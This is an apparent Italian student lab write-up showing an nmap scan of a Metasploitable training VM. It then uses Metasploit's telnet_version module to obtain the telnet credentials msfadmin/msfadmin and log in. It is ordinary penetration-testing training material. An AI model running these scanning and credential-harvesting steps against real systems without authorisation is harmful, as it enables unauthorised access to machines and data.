Pratica S7L2


Per prima cosa andiamo a scansionare il sistema Meta alla ricerca di vulnerabilità:

```
┌──(luca㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 14:43 CET
Nmap scan report for 192.168.1.149
Host is up (0.0048s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds
```


In questo caso il nostro obiettivo è il servizio telnet, in ascolto sulla porta 23. Avviamo quindi il framework metasploit alla ricerca di exploit per questo protocollo. Nell'esercizio andremo ad usare il modulo ausiliario, non necessitante di payload, al percorso **auxiliary/scanner/telnet/telnet_version.** Utilizzo il comando use **auxiliary/scanner/telnet/telnet_version** per avviarlo. Utilizzo quindi **show options** per controllare se tutti i parametri necessari per l'esecuzione del modulo sono presenti:

```
root@kali: /home/luca
File  Actions  Edit  View  Help

Interact with a module by name or index. For example info 1, use 1 or
use auxiliary/scanner/telnet/telnet_version

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specifi
                                        ed username
   RHOSTS                     yes       The target host(s), see http
                                        s://docs.metasploit.com/docs
                                        /using-metasploit/basics/usi
                                        ng-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent thr
                                        eads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate
                                         as

View the full module info with the info, or info -d command.
```

Noto che manca la configurazione del parametro rhosts, in quanto gli altri parametri richiesti (colonna yes) hanno già un valore di default configurato. Imposto quindi tale parametro attraverso il comando **set rhosts 192.168.1.149** andando ad inserire come ip quello della macchina Metasploitable su cui stiamo lanciando l'attacco:



L'exploit ha avuto successo, come possiamo vedere abbiamo recuperato login/password per il servizio telnet che in questo caso corrispondono a **msfadmin/msfadmin** come da figura sopra. Vado quindi a testare le credenziali provando una connessione su telnet:



L'obiettivo è stato raggiunto, e come dimostrato dal comando ifconfig ci troviamo sull'host 192.168.1.149, ossia quello che volevamo attaccare